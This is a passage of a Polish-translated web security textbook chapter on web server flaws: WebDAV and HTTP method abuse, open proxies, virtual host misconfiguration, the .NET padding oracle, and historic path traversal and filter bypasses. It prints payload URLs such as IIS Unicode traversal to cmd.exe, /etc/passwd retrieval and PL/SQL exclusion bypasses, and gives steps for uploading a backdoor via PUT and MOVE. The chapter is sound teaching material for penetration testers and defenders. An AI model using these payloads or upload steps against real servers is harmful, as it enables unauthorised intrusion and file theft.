Aby przetestować obsługę różnych metod HTTP przez serwer, będziesz musiał użyć narzędzia takiego jak Burp Repeater, które pozwala wysłać dowolne żądanie z pełną kontrolą nad nagłówkami i treścią wiadomości.

1. Użyj metody OPTIONS, aby wyświetlić listę metod HTTP, które są dostępne w stanach serwera. Należy pamiętać, że różne metody mogą być włączone w różnych katalogach.

2. W wielu przypadkach metody mogą być reklamowane jako dostępne, których w rzeczywistości nie można użyć. Czasami metoda może być użyteczna, mimo że nie jest wymieniona w odpowiedzi na żądanie OPTIONS. Wypróbuj każdą metodę ręcznie, aby potwierdzić, czy faktycznie można jej użyć.

3. Jeśli okaże się, że niektóre metody WebDAV są włączone, często najłatwiej jest użyć klienta obsługującego WebDAV do dalszego badania, takiego jak Microsoft FrontPage lub opcja Otwórz jako folder sieci Web w programie Internet Explorer.

A. Spróbuj użyć metody PUT do przesłania niegroźnego pliku, takiego jak plik tekstowy.

B. Jeśli to się powiedzie, spróbuj przesłać skrypt backdoora za pomocą PUT.

C. Jeśli rozszerzenie niezbędne do działania backdoora jest blokowane, spróbuj przesłać plik z rozszerzeniem .txt i za pomocą metody MOVE przenieść go do pliku z nowym rozszerzeniem.

D. Jeśli którakolwiek z powyższych metod zawiedzie, spróbuj przesłać plik JAR lub plik z zawartością, którą przeglądarka zrenderuje jako HTML.

E. Rekurencyjnie przeglądaj wszystkie katalogi za pomocą narzędzia takiego jak davtest.pl.

Serwer aplikacji jako serwer proxy

Serwery sieci Web są czasami konfigurowane do działania jako serwery proxy HTTP do przodu lub do tyłu. Jeśli serwer jest skonfigurowany jako serwer proxy przekazujący, w zależności od jego konfiguracji, może być możliwe wykorzystanie serwera do przeprowadzania różnych ataków:

* Osoba atakująca może wykorzystać ten serwer do zaatakowania systemów innych firm w Internecie, przy czym szkodliwy ruch będzie wyglądał na obiekt docelowy jako pochodzący z podatnego na ataki serwera proxy.

* Osoba atakująca może użyć serwera proxy do połączenia się z dowolnymi hostami w sieci wewnętrznej organizacji, docierając w ten sposób + do celów, do których nie można uzyskać bezpośredniego dostępu z Internetu.

* Osoba atakująca może być w stanie użyć serwera proxy do ponownego połączenia się z innymi usługami działającymi na samym hoście proxy, omijając ograniczenia zapory i potencjalnie wykorzystując relacje zaufania w celu obejścia uwierzytelniania.

Możesz użyć dwóch głównych technik, aby sprawić, że serwer proxy przekazujący dalej będzie nawiązywał połączenia. Najpierw możesz wysłać żądanie HTTP zawierające pełny adres URL, w tym nazwę hosta i (opcjonalnie) numer portu:

GET http://wahh-otherapp.com:80/ HTTP/1.0

HTTP/1.1 200 OK

...

Jeśli serwer został skonfigurowany do przekazywania żądań do określonego hosta, zwraca zawartość z tego hosta. Upewnij się jednak, że zwrócona zawartość nie pochodzi z oryginalnego serwera. Większość serwerów internetowych akceptuje żądania zawierające pełne adresy URL, a wiele z nich po prostu ignoruje część hosta i zwraca żądany zasób z własnego katalogu głównego. Drugim sposobem wykorzystania proxy jest użycie metody CONNECT w celu określenia docelowej nazwy hosta i numeru portu:

CONNECT wahh-otherapp.com:443 HTTP/1.0

HTTP/1.0 200 Connection established

Jeśli serwer odpowiada w ten sposób, pośredniczy w Twoim połączeniu. Ta druga technika jest często bardziej wydajna, ponieważ serwer proxy po prostu przekazuje teraz cały ruch wysyłany do iz określonego hosta. Umożliwia to tunelowanie innych protokołów przez połączenie i atakowanie usług nieopartych na HTTP. Jednak większość serwerów proxy nakłada wąskie ograniczenia na porty, do których można dotrzeć za pomocą metody CONNECT i zwykle zezwala tylko na połączenia z portem

443. Dostępne techniki wykorzystania tego ataku są opisane w Przekierowanie HTTP po stronie serwera.

KROKI HACKOWANIA

1. Używając zarówno żądań GET, jak i CONNECT, spróbuj użyć serwera WWW jako serwera proxy do łączenia się z innymi serwerami w Internecie i pobierania z nich treści.

2. Korzystając z obu technik, spróbuj połączyć się z różnymi adresami IP i portami w infrastrukturze hostingowej.

3. Korzystając z obu technik, spróbuj połączyć się ze wspólnymi numerami portów na samym serwerze WWW, podając w żądaniu adres 127.0.0.1 jako host docelowy.

Błędnie skonfigurowany wirtualny hosting

W Części 17 opisano, w jaki sposób można skonfigurować serwery sieciowe do obsługi wielu witryn internetowych, przy czym nagłówek hosta HTTP jest używany do identyfikacji witryny, której zawartość powinna zostać zwrócona. W Apache wirtualne hosty są konfigurowane w następujący sposób:

<VirtualHost *>

ServerName eis

DocumentRoot /var/www2

</VirtualHost>

Oprócz dyrektywy DocumentRoot kontenery wirtualnego hosta mogą służyć do określania innych opcji konfiguracyjnych dla danej strony internetowej. Częstym błędem konfiguracyjnym jest przeoczenie hosta domyślnego, tak aby konfiguracja zabezpieczeń miała zastosowanie tylko do hosta wirtualnego i mogła zostać pominięta podczas uzyskiwania dostępu do hosta domyślnego.

KROKI HACKOWANIA

1. Prześlij żądania GET do katalogu głównego w następujący sposób:

* Prawidłowy nagłówek hosta.

* Dowolny nagłówek hosta.

* Adres IP serwera w nagłówku hosta.

* Brak nagłówka hosta.

2. Porównaj odpowiedzi na te prośby. Na przykład, gdy adres IP jest używany w nagłówku hosta, serwer może po prostu odpowiedzieć listą katalogów. Może się również okazać, że dostępna jest inna zawartość domyślna.

3. Jeśli zaobserwujesz inne zachowanie, powtórz ćwiczenia mapowania aplikacji, używając nagłówka Hosta, który wygenerował inne wyniki. Pamiętaj, aby wykonać skanowanie Nikto za pomocą opcji -vhost, aby zidentyfikować wszelkie domyślne treści, które mogły zostać przeoczone podczas wstępnego mapowania aplikacji.

Zabezpieczanie konfiguracji serwera WWW

Zabezpieczenie konfiguracji serwera WWW nie jest z natury trudne. Problemy zwykle wynikają z niedopatrzenia lub braku świadomości. Najważniejszym zadaniem jest pełne zrozumienie dokumentacji używanego oprogramowania i wszelkich dostępnych przewodników hartowania w związku z nim. Jeśli chodzi o ogólne problemy z konfiguracją, które należy rozwiązać, pamiętaj o uwzględnieniu wszystkich następujących obszarów:

* Jeśli to możliwe, zmień wszelkie domyślne dane uwierzytelniające, w tym zarówno nazwy użytkownika, jak i hasła. Usuń wszystkie niepotrzebne konta domyślne.

* Blokuj publiczny dostęp do interfejsów administracyjnych, umieszczając listy ACL na odpowiednich ścieżkach w katalogu głównym sieci lub zaporą ogniową dostępową do niestandardowych portów.

* Usuń całą domyślną zawartość i funkcje, które nie są ściśle wymagane do celów biznesowych. Przejrzyj zawartość swoich katalogów internetowych, aby zidentyfikować pozostałe elementy i użyj narzędzi takich jak Nikto jako dodatkowej kontroli.

* Jeśli jakakolwiek domyślna funkcjonalność zostanie zachowana, wzmocnij ją tak bardzo, jak to możliwe, aby wyłączyć niepotrzebne opcje i zachowanie.

* Sprawdź wszystkie katalogi internetowe pod kątem list katalogów. Jeśli to możliwe, wyłącz wyświetlanie katalogów w konfiguracji obejmującej cały serwer. Możesz również upewnić się, że każdy katalog zawiera plik, taki jak index.html, który serwer jest skonfigurowany do obsługi domyślnie.

* Wyłącz wszystkie metody inne niż te używane przez aplikację (zazwyczaj GET i POST).

* Upewnij się, że serwer WWW nie jest skonfigurowany do działania jako serwer proxy. Jeśli ta funkcja jest rzeczywiście wymagana, należy maksymalnie zaostrzyć konfigurację, aby zezwolić na połączenia tylko z określonymi hostami i portami, do których należy legalnie uzyskać dostęp. Możesz także zaimplementować filtrowanie w warstwie sieci jako dodatkowy środek kontroli żądań wychodzących pochodzących z serwera WWW.

* Jeśli Twój serwer internetowy obsługuje hosting wirtualny, upewnij się, że wszelkie zastosowane zabezpieczenia są wymuszane na hoście domyślnym. Wykonaj opisane wcześniej testy, aby sprawdzić, czy tak jest.

Wrażliwe oprogramowanie serwera

Produkty serwerów sieciowych obejmują zarówno niezwykle proste i lekkie oprogramowanie, które niewiele więcej niż obsługuje strony statyczne, jak i bardzo złożone platformy aplikacji, które mogą obsługiwać różnorodne zadania, potencjalnie udostępniając wszystko oprócz samej logiki biznesowej. W tym ostatnim przykładzie często rozwija się przy założeniu, że ta struktura jest bezpieczna. W przeszłości oprogramowanie serwera WWW było narażone na szereg poważnych luk w zabezpieczeniach, które skutkowały wykonaniem dowolnego kodu, ujawnieniem plików i eskalacją uprawnień. Z biegiem lat główne platformy serwerów sieciowych stawały się coraz bardziej niezawodne. W wielu przypadkach podstawowe funkcje pozostały niezmienione lub nawet zostały ograniczone, ponieważ dostawcy celowo zmniejszyli domyślną powierzchnię ataku. Nawet jeśli te luki w zabezpieczeniach zmniejszyły się, podstawowe zasady pozostają aktualne. W pierwszym wydaniu tej książki podaliśmy przykłady miejsc, w których oprogramowanie serwerowe jest najbardziej podatne na luki. Od tego pierwszego wydania w każdej kategorii zgłoszono nowe przypadki, często w technologii równoległej lub produkcie serwerowym. Pomijając niektóre mniejsze osobiste serwery sieciowe i inne pomniejsze cele, te nowe luki zwykle pojawiają się w następujących przypadkach:

* Rozszerzenia po stronie serwera zarówno w IIS, jak i Apache.

* Nowsze serwery WWW opracowane od podstaw w celu obsługi określonej aplikacji lub dostarczane jako część środowiska programistycznego. Hakerzy prawdopodobnie zwracali na nie mniejszą uwagę w świecie rzeczywistym i są bardziej podatne na opisane tutaj problemy.

Wady frameworka aplikacji

Ramy aplikacji internetowych były przez lata przedmiotem różnych poważnych wad. Opiszemy jeden z niedawnych przykładów ogólnego przykładu w środowisku, które naraziło na ataki wiele aplikacji działających w tym środowisku.

Oracle wypełniająca platformy .NET

Jednym z najsłynniejszych ujawnień ostatnich lat jest exploit „padding Oracle" w .NET. .NET używa wypełnienia PKCS #5 na szyfrze blokowym CBC, który działa w następujący sposób. Szyfr blokowy działa na stałym rozmiarze bloku, który w .NET zwykle wynosi 8 lub 16 bajtów. Platforma .NET używa standardu PKCS #5 w celu dodania bajtów dopełniających do każdego ciągu znaków w postaci zwykłego tekstu, co zapewnia, że wynikowa długość ciągu w postaci zwykłego tekstu jest podzielna przez rozmiar bloku. Zamiast wypełniać komunikat dowolną wartością, wybraną wartością dopełnienia jest liczba używanych bajtów dopełnienia. Każdy ciąg jest dopełniany, więc jeśli początkowy ciąg jest wielokrotnością rozmiaru bloku, dodawany jest pełny blok dopełnienia. Tak więc w bloku o rozmiarze 8 wiadomość musi być uzupełniona jednym bajtem 0x01, dwoma bajtami 0x02 lub dowolną pośrednią kombinacją do ośmiu bajtów 0x08. Tekst jawny pierwszej wiadomości jest następnie poddawany operacji XOR z ustawionym blokiem wiadomości zwanym wektorem inicjującym (IV). (Pamiętaj o problemach z wybieraniem wzorców w tekście zaszyfrowanym omówionych w części 7.) Jak opisano w części 7, druga wiadomość jest następnie poddawana operacji XOR z tekstem zaszyfrowanym z pierwszej wiadomości, rozpoczynając cykliczny łańcuch bloków.

Pełny proces szyfrowania .NET wygląda następująco:

1. Weź wiadomość w postaci zwykłego tekstu.

2. Uzupełnij wiadomość, używając wymaganej liczby bajtów dopełnienia jako wartości bajtów dopełnienia.

3. XOR pierwszy blok tekstu jawnego z wektorem inicjalizacyjnym.

4. Zaszyfruj wartość XOR z kroku 3 za pomocą Triple-DES.

Od tego momentu kroki szyfrowania reszty wiadomości są rekurencyjne

5. XOR drugiego bloku tekstu jawnego z zaszyfrowanym poprzednim blokiem.

6. Zaszyfruj wartość XOR za pomocą Triple-DES.

Padding Oracle

Podatne na ataki wersje platformy .NET do września 2010 r. zawierały pozornie niewielką lukę polegającą na ujawnianiu informacji. Jeśli w wiadomości znaleziono nieprawidłowe wypełnienie, aplikacja zgłosi błąd, w wyniku czego użytkownik otrzyma kod odpowiedzi HTTP 500. Wykorzystując zachowania algorytmu wypełniania PKCS #5 i CBC razem, cały mechanizm bezpieczeństwa .NET może zostać naruszony. Oto jak. Zauważ, że aby były poprawne, wszystkie ciągi tekstowe powinny zawierać co najmniej jeden bajt dopełnienia. Ponadto zauważ, że pierwszy blok tekstu zaszyfrowanego, który widzisz, jest wektorem inicjującym, który nie służy żadnemu innemu celowi niż XOR względem wartości tekstu jawnego pierwszego zaszyfrowanego bloku wiadomości. Za atak, atakujący dostarcza do

aplikacji ciąg zawierający tylko dwa pierwsze bloki tekstu zaszyfrowanego. Te dwa bloki to IV, po którym następuje pierwszy blok tekstu zaszyfrowanego. Atakujący dostarcza IV zawierający tylko zera, a następnie wykonuje serię żądań, sekwencyjnie zwiększając ostatni bajt IV. Ten ostatni bajt jest poddawany operacji XOR z ostatnim bajtem w tekście zaszyfrowanym i jeśli wynikowa wartość tego ostatniego bajtu nie wynosi 0x01, algorytm kryptograficzny zgłasza błąd! (Pamiętaj, że wartość zwykłego tekstu dowolnego łańcucha musi kończyć się jedną lub kilkoma wartościami dopełnienia. Ponieważ w pierwszym bloku tekstu zaszyfrowanego nie ma żadnego innego dopełnienia, ostatnią wartość należy odszyfrować jako 0x01.) Atakujący może wykorzystać ten warunek błędu: w końcu trafi na wartość, która po XOR-owaniu z ostatnim bajtem bloku tekstu zaszyfrowanego daje w wyniku 0x01. W tym momencie można określić wartość czystego tekstu ostatniego bajtu y, ponieważ:

x XOR y = 0x01

więc właśnie ustaliliśmy wartość x . Ten sam proces działa na przedostatnim bajcie w tekście zaszyfrowanym. Tym razem atakujący (znając wartość y) wybiera wartość x, dla której ostatni bajt zostanie odszyfrowany jako 0x02. Następnie wykonuje ten sam proces przyrostowy na przedostatnim znaku w wektorze inicjującym, otrzymując 500 komunikatów o wewnętrznych błędach serwera, dopóki przedostatni odszyfrowany bajt nie będzie miał wartości 0x02. W tym momencie na końcu komunikatu znajdują się dwa bajty 0x02, co odpowiada prawidłowemu wypełnieniu i nie jest zwracany żaden błąd. Proces ten można następnie zastosować rekurencyjnie do wszystkich bitów docelowego bloku, a następnie do następnego bloku tekstu zaszyfrowanego, przez wszystkie bloki w wiadomości. W ten sposób atakujący może odszyfrować całą wiadomość. Co ciekawe, ten sam mechanizm pozwala atakującemu zaszyfrować wiadomość. Po odzyskaniu ciągu znaków w postaci zwykłego tekstu możesz zmodyfikować IV, aby utworzyć wybrany przez siebie ciąg znaków w postaci zwykłego tekstu. Jednym z najlepszych celów jest ScriptResource.axd. Argument d ScriptResource jest zaszyfrowaną nazwą pliku. Osoba atakująca, wybierając nazwę pliku web.config, otrzymuje właściwy plik, ponieważ ASP.NET omija normalne ograniczenia nałożone przez usługi IIS podczas udostępniania pliku. Na przykład:

https://mdsec.netScriptResource.axd?d=SbXSD3uTnhYsK4gMD8fL84_mHPC5jJ7lf
dnr1_WtsftZiUOZ6IXYG8QCXW86UizF0&t=632768953157700078

UWAGA: Ten atak dotyczy bardziej ogólnie dowolnych szyfrów CBC wykorzystujących dopełnienie PKCS #5. Pierwotnie był omawiany w 2002 roku, chociaż .NET jest głównym celem, ponieważ używa tego typu wypełnienia dla tokenów sesji, ViewState i ScriptResource.axd. Oryginalny artykuł można znaleźć na stronie www.iacr.org/archive/eurocrypt2002/23320530/cbc02_e02d.pdf.

OSTRZEŻENIE: „Nigdy nie wprowadzaj własnych algorytmów kryptograficznych” to często rzucany komentarz oparty na otrzymanej mądrości. Jednak atak z odwracaniem bitów opisany w części 7 i wspomniany właśnie atak wyroczni dopełniającej pokazują, jak pozornie małe anomalie mogą być praktycznie wykorzystane do uzyskania katastrofalnych rezultatów. Dlatego nigdy nie stosuj własnych algorytmów kryptograficznych.

Luki w zarządzaniu pamięcią

Przepełnienie bufora to jedna z najpoważniejszych luk, które mogą mieć wpływ na każdy rodzaj oprogramowania, ponieważ normalnie pozwalają atakującemu przejąć kontrolę nad wykonaniem w podatnym na ataki procesie. Osiągnięcie wykonania dowolnego kodu na serwerze internetowym zwykle umożliwia atakującemu złamanie zabezpieczeń dowolnej aplikacji, którą ten serwer obsługuje. W poniższych sekcjach przedstawiono niewielką próbkę przepełnień bufora serwera WWW. Ilustrują

one wszechobecność tej wady, która pojawiła się w szerokiej gamie produktów i komponentów serwerów sieciowych.

Apache mod_isapi Wiszący wskaźnik

W 2010 roku wykryto lukę, przez którą moduł mod_isapi Apache mógł zostać wyrzucony z pamięci w przypadku napotkania błędów. Odpowiednie wskaźniki funkcji pozostają w pamięci i można je wywołać, gdy odwołuje się do odpowiednich funkcji ISAPI, uzyskując dostęp do dowolnych części pamięci.

Rozszerzenia Microsoft IIS ISAPI

Microsoft IIS w wersjach 4 i 5 zawierał szereg rozszerzeń ISAPI, które były domyślnie włączone. Stwierdzono, że kilka z nich zawierało przepełnienia bufora, takie jak rozszerzenie Internet Printing Protocol i rozszerzenie Index Server, które zostały wykryte w 2001 roku. Luki te umożliwiły osobie atakującej wykonanie dowolnego kodu w kontekście systemu lokalnego, tym samym całkowicie naruszając cały komputer. Wady te umożliwiły również rozprzestrzenianie się i krążenie robakom Nimda i Code Red.

Siedem lat później

Kolejna luka została wykryta w usłudze IPP w 2008 roku. Tym razem większość wdrożonych wersji usług IIS w systemach Windows 2003 i 2008 nie była od razu podatna na ataki, ponieważ rozszerzenie jest domyślnie wyłączone. X.

Przepełnienie fragmentarycznego kodowania Apache

W 2002 roku na serwerze WWW Apache wykryto przepełnienie bufora wynikające z błędu znaku liczby całkowitej. Kod, którego dotyczy problem, był ponownie używany w wielu innych produktach serwera WWW, które również podlegały usterce. W 2010 r. wykryto przepełnienie całkowitoliczbowe w module mod_proxy Apache podczas obsługi fragmentarycznego kodowania w odpowiedziach HTTP.

Przepełnienia WebDAV

W 2003 r. wykryto przepełnienie bufora w głównym komponencie systemu operacyjnego Windows. Błąd ten można było wykorzystać za pomocą różnych wektorów ataków, z których najbardziej znaczącym dla wielu klientów była obsługa WebDAV wbudowana w usługi IIS 5. aktywnie eksploatowane na wolności w czasie tworzenia poprawki.

Siedem lat później

Implementacja WebDAV wprowadziła luki w wielu serwerach WWW. W 2010 roku odkryto, że zbyt długa ścieżka w żądaniu OPTIONS spowodowała przepełnienie serwera Java System Web Server firmy Sun.

Kodowanie i kanonizacja

Jak opisano w Części 3, istnieją różne schematy umożliwiające kodowanie znaków specjalnych i treści w celu bezpiecznej transmisji przez HTTP. Widzieliście już, w kontekście kilku typów luk w zabezpieczeniach aplikacji internetowych, jak osoba atakująca może wykorzystać te schematy, aby uniknąć sprawdzania poprawności danych wejściowych i przeprowadzić inne ataki. Błędy kodowania pojawiły się w wielu rodzajach oprogramowania serwera aplikacji. Stanowią nieodłączne zagrożenie w sytuacjach, gdy te same dane dostarczone przez użytkownika są przetwarzane przez kilka warstw przy użyciu różnych technologii. Typowe żądanie WWW może być obsługiwane przez serwer WWW,

platformę aplikacji, różne zarządzane i niezarządzane interfejsy API, inne składniki oprogramowania oraz bazowy system operacyjny. Jeśli różne komponenty obsługują schemat kodowania na różne sposoby lub wykonują dodatkowe dekodowanie lub interpretację danych, które zostały już częściowo przetworzone, fakt ten często można wykorzystać do ominięcia filtrów lub spowodowania innych nietypowych zachowań. Path traversal jest jedną z najbardziej rozpowszechnionych luk, które można wykorzystać poprzez lukę kanonizacji, ponieważ zawsze wiąże się to z komunikacją z systemem operacyjnym. W rozdziale 10 opisano, w jaki sposób w aplikacjach internetowych mogą powstać luki związane z przechodzeniem ścieżki. Ten sam rodzaj problemów pojawił się również w wielu typach oprogramowania serwera WWW, umożliwiając atakującemu odczytywanie lub zapisywanie dowolnych plików poza katalogiem głównym sieci.

Przechodzenie ścieżki serwera Apple iDisk

Apple iDisk Server to popularna zsynchronizowana usługa przechowywania danych w chmurze. W 2009 roku Jeremy Richards odkrył, że jest podatny na przeglądanie katalogów. Użytkownik iDisk ma strukturę katalogów obejmującą katalog publiczny, którego zawartość jest celowo dostępna dla nieuwierzytelnionych użytkowników Internetu. Richards odkrył, że dowolne treści można odzyskać z prywatnych sekcji dysku iDisk użytkownika, używając znaków Unicode przechodzących z folderu publicznego w celu uzyskania dostępu do prywatnego pliku:

http://idisk.mac.com/Jeremy.richards-Public/%2E%2E %2FPRIVATE.txt?disposition=download+8300

Dodatkową korzyścią było to, że żądanie WebDAV PROPFIND mogło zostać wysłane jako pierwsze w celu wyświetlenia zawartości iDisku:

POST /Jeremy.richards-Public/%2E%2E2F/?webdav-method=PROPFIND

...

Serwer WWW Ruby WEBrick

WEBrick to serwer WWW dostarczany jako część Ruby. Stwierdzono, że jest podatny na prostą wadę przejścia w tej postaci:

http://[serwer]:[port]/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/boot .ini

Przeglądanie katalogów Java Web Server

Ta wada polegająca na przemierzaniu ścieżki wykorzystywała fakt, że JVM nie dekodowała kodowania UTF-8. Serwery WWW napisane w Javie i korzystające z wrażliwych wersji JVM obejmowały Tomcat, a dowolne treści można było odzyskać za pomocą sekwencji ../ zakodowanych w UTF-8:

http://www.target.com/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd

Luka w zabezpieczeniach listy katalogów Allaire JRun

W 2001 roku w Allaire JRun wykryto lukę, która umożliwiła atakującemu pobranie list katalogów nawet w katalogach zawierających plik domyślny, taki jak index.html. Listę można pobrać za pomocą adresów URL w następującej formie:

https://wahh-app.com/dir/%3f.jsp

%3f to znak zapytania zakodowany w adresie URL, zwykle używany do oznaczenia początku ciągu zapytania. Problem powstał, ponieważ początkowy parser adresu URL nie zinterpretował %3f jako wskaźnika ciągu zapytania. Traktując adres URL jako kończący się na .jsp, serwer przekazał żądanie do

komponentu obsługującego żądania plików JSP. Komponent ten zdekodował następnie %3f, zinterpretował go jako początek ciągu zapytania, stwierdził, że wynikowy podstawowy adres URL nie był plikiem JSP i zwrócił listę katalogów. Więcej szczegółów można znaleźć pod adresem

www.securityfocus.com/bid/3592.

Osiem lat później

W 2009 roku w Jetty ogłoszono podobną lukę o znacznie niższym ryzyku, związaną z przeglądaniem katalogów w sytuacjach, gdy nazwa katalogu kończyła się znakiem zapytania. Rozwiązaniem było zakodowanie ? jako %3f. Szczegóły można znaleźć na stronie https://www.kb.cert.org/vuls/id/402580.

Luki w zabezpieczeniach Microsoft IIS Unicode Path Traversal

W latach 2000 i 2001 zidentyfikowano dwie powiązane luki w zabezpieczeniach serwera Microsoft IIS. Aby zapobiec atakom typu path traversal, usługi IIS sprawdzały żądania zawierające sekwencję kropka-kropka-ukośnik zarówno w postaci dosłownej, jak i zakodowanej w adresie URL. Jeżeli wniosek nie zawierał tych wyrażeń, był przyjmowany do dalszego przetwarzania. Jednak serwer wykonał następnie dodatkową kanonizację żądanego adresu URL, umożliwiając atakującemu ominięcie filtra i spowodowanie, że serwer przetworzy sekwencje przechodzenia. W przypadku pierwszej luki osoba atakująca może dostarczyć różne nielegalne formy sekwencji kropka-kropka-ukośnik zakodowane w Unicode, takie jak ..%c0%af. To wyrażenie nie pasowało do początkowych filtrów IIS, ale późniejsze przetwarzanie tolerowało nielegalne kodowanie i konwertowało je z powrotem na dosłowną sekwencję przechodzenia. Umożliwiło to atakującemu wyjście z głównego katalogu internetowego i wykonanie dowolnych poleceń z adresami URL takimi jak:

https://wahh-app.com/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

W przypadku drugiej luki osoba atakująca może dostarczyć podwójnie zakodowane formy sekwencji kropka-kropka-ukośnik, takie jak ..%255c. Ponownie, to wyrażenie nie pasowało do filtrów IIS, ale późniejsze przetwarzanie wykonało zbędne dekodowanie danych wejściowych, przekształcając je z powrotem w dosłowną sekwencję przechodzenia. Umożliwiło to alternatywny atak z adresami URL takimi jak:

https://wahh-app.com/scripts..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

Dziewięć lat później

Trwałe znaczenie luk w kodowaniu i kanonizacji w oprogramowaniu serwera WWW można dostrzec w ponownym pojawieniu się podobnej luki w IIS, tym razem w WebDAV, w 2009 r. Plik chroniony przez IIS można było pobrać, wstawiając nieuczciwy ciąg znaków %c0%af do adresu URL. Usługi IIS udzielają dostępu do tego zasobu ponieważ nie wygląda na żądanie dotyczące chronionego pliku. Ale nieuczciwy ciąg jest później usuwany z żądania:

GET /prote%c0%afcted/protected.zip HTTP/1.1

Translate: f

Connection: close

Host: wahh-app.net

Nagłówek Translate: f zapewnia obsługę tego żądania przez rozszerzenie WebDAV. Ten sam atak można przeprowadzić bezpośrednio w ramach żądania WebDAV, korzystając z:

PROPFIND /protec%c0%afted/ HTTP/1.1

Host: wahh-app.net

User-Agent: neo/0.12.2

Connection: TE

TE: trailers

Depth: 1

Content-Length: 288

Content-Type: application/xml

<?xml version=”1.0” encoding=”utf-8”?>

<propfind xmlns=”DAV:”><prop>

<getcontentlength xmlns=”DAV:”/>

<getlastmodified xmlns=”DAV:”/>

<executable xmlns=”http://apache.org/dav/props/”/>

<resourcetype xmlns=”DAV:”/>

<checked-in xmlns=”DAV:”/>

<checked-out xmlns=”DAV:”/>

</prop></propfind>

Ominięcia listy wykluczeń Oracle PL/SQL

Przypomnij sobie niebezpieczną domyślną funkcjonalność, która była dostępna za pośrednictwem bramy PL/SQL firmy Oracle. Aby rozwiązać ten problem, firma Oracle stworzyła listę wykluczeń PL/SQL, która blokuje dostęp do pakietów, których nazwy zaczynają się od określonych wyrażeń, takich jak OWA i SYS.

W latach 2001-2007 David Litchfi eld odkrył serię obejść listy wykluczeń PL/SQL. W przypadku pierwszej luki filtr można ominąć, umieszczając białe znaki (takie jak znak nowej linii, spacja lub tabulator) przed nazwą pakietu:

https://wahh-app.com/pls/dad/%0ASYS.package.procedure

Pomija to filtr, a wewnętrzna baza danych ignoruje białe znaki, powodując wykonanie niebezpiecznego pakietu. W przypadku drugiej podatności filtr można ominąć, zastępując literę Y przez %FF, który reprezentuje znak ÿ:

https://wahh-app.com/pls/dad/S%FFS.package.procedure

Pomija to filtr, a baza danych zaplecza kanonizuje znak z powrotem do standardowego Y, wywołując w ten sposób niebezpieczny pakiet. W przypadku trzeciej luki filtr można ominąć, umieszczając zablokowane wyrażenie w podwójnym cudzysłowie:

https://wahh-app.com/pls/dad/”SYS”.package.procedure

Pomija to filtr, a wewnętrzna baza danych toleruje nazwy pakietów w cudzysłowach, co oznacza, że wywoływany jest niebezpieczny pakiet. W czwartej luce filtr można ominąć, używając nawiasów ostrych, aby umieścić programową etykietę goto przed zablokowanym wyrażeniem:

https://wahh-app.com/pls/dad/<<FOO>>SYS.package.procedure

Pozwala to ominąć filtr. Wewnętrzna baza danych ignoruje etykietę goto i wykonuje niebezpieczny pakiet. Każda z tych różnych luk powstaje, ponieważ filtrowanie front-end jest wykonywane przez jeden komponent na podstawie prostego dopasowywania wzorców tekstowych. Dalsze przetwarzanie jest wykonywane przez inny komponent, który postępuje zgodnie z własnymi regułami interpretacji składniowego i semantycznego znaczenia danych wejściowych. Wszelkie różnice między tymi dwoma zestawami reguł mogą stanowić okazję dla atakującego do dostarczenia danych wejściowych, które nie pasują do wzorców używanych w filtrze, ale które baza danych interpretuje w taki sposób, że wywołany jest żądany przez atakującego pakiet. Ponieważ baza danych Oracle jest tak funkcjonalna, jest wystarczająco dużo miejsca na tego rodzaju różnice.

Siedem lat później

W 2008 roku wykryto problem w serwerze Portal Server (część Oracle Application Server). Osoba atakująca z wartością pliku cookie identyfikatora sesji kończącą się na %0A mogłaby ominąć domyślną kontrolę uwierzytelniania podstawowego.

Znajdowanie wad serwera WWW

Jeśli masz szczęście, docelowy serwer WWW może zawierać niektóre luki opisane w tym rozdziale. Bardziej prawdopodobne jest jednak, że zostanie zaktualizowany do nowszego poziomu i będziesz musiał poszukać czegoś całkiem aktualnego lub zupełnie nowego, za pomocą którego można zaatakować serwer. Dobrym punktem wyjścia do poszukiwania luk w gotowym produkcie, takim jak serwer sieciowy, jest użycie zautomatyzowanego narzędzia skanującego. W przeciwieństwie do aplikacji internetowych, które są zwykle budowane na zamówienie, prawie wszystkie wdrożenia serwerów sieciowych korzystają z oprogramowania innych firm, które zostało zainstalowane i skonfigurowane w taki sam sposób, jak zrobiło to wcześniej niezliczona liczba innych osób. W tej sytuacji zautomatyzowane skanery mogą być dość skuteczne w szybkim lokalizowaniu nisko wiszących owoców, wysyłając ogromną liczbę spreparowanych żądań i monitorując sygnatury wskazujące na obecność znanych luk w zabezpieczeniach. Nessus to doskonały darmowy skaner podatności na zagrożenia i dostępne są różne komercyjne alternatywy. Oprócz uruchamiania narzędzi skanujących zawsze powinieneś przeprowadzać własne badania oprogramowania, które atakujesz. Zajrzyj do zasobów, takich jak Security Focus, OSVDB i listy mailingowe Bugtraq i Full Disclosure, aby znaleźć szczegółowe informacje o ostatnio odkrytych lukach w zabezpieczeniach, które mogły nie zostać naprawione w twoim celu. Zawsze sprawdzaj Exploit Database i Metasploit, aby zobaczyć, czy ktoś wykonał tę pracę za Ciebie i stworzył odpowiedni exploit. Poniższe adresy URL powinny pomóc:

*www.exploit-db.com

*www.metasploit.com/

* www.grok.org.uk/full-disclosure/

* http://osvdb.org/search/advsearch

Należy pamiętać, że niektóre produkty aplikacji internetowych zawierają serwer WWW typu open source, taki jak Apache lub Jetty, jako część ich instalacji. Aktualizacje zabezpieczeń tych serwerów w pakiecie mogą być wdrażane wolniej, ponieważ administratorzy mogą postrzegać serwer jako część zainstalowanej aplikacji, a nie jako część infrastruktury, za którą są odpowiedzialni. Zastosowanie bezpośredniej aktualizacji zamiast czekania na poprawkę dostawcy aplikacji również może spowodować unieważnienie umów o wsparcie. W związku z tym przeprowadzanie niektórych ręcznych testów i badań oprogramowania może być bardzo skuteczne w identyfikowaniu defektów, które może przeoczyć automatyczny skaner. Jeśli to możliwe, należy rozważyć przeprowadzenie lokalnej instalacji atakowanego oprogramowania i przeprowadzić własne testy w celu znalezienia nowych luk, które nie zostały odkryte lub szeroko rozpowszechnione.

Zabezpieczanie oprogramowania serwera WWW

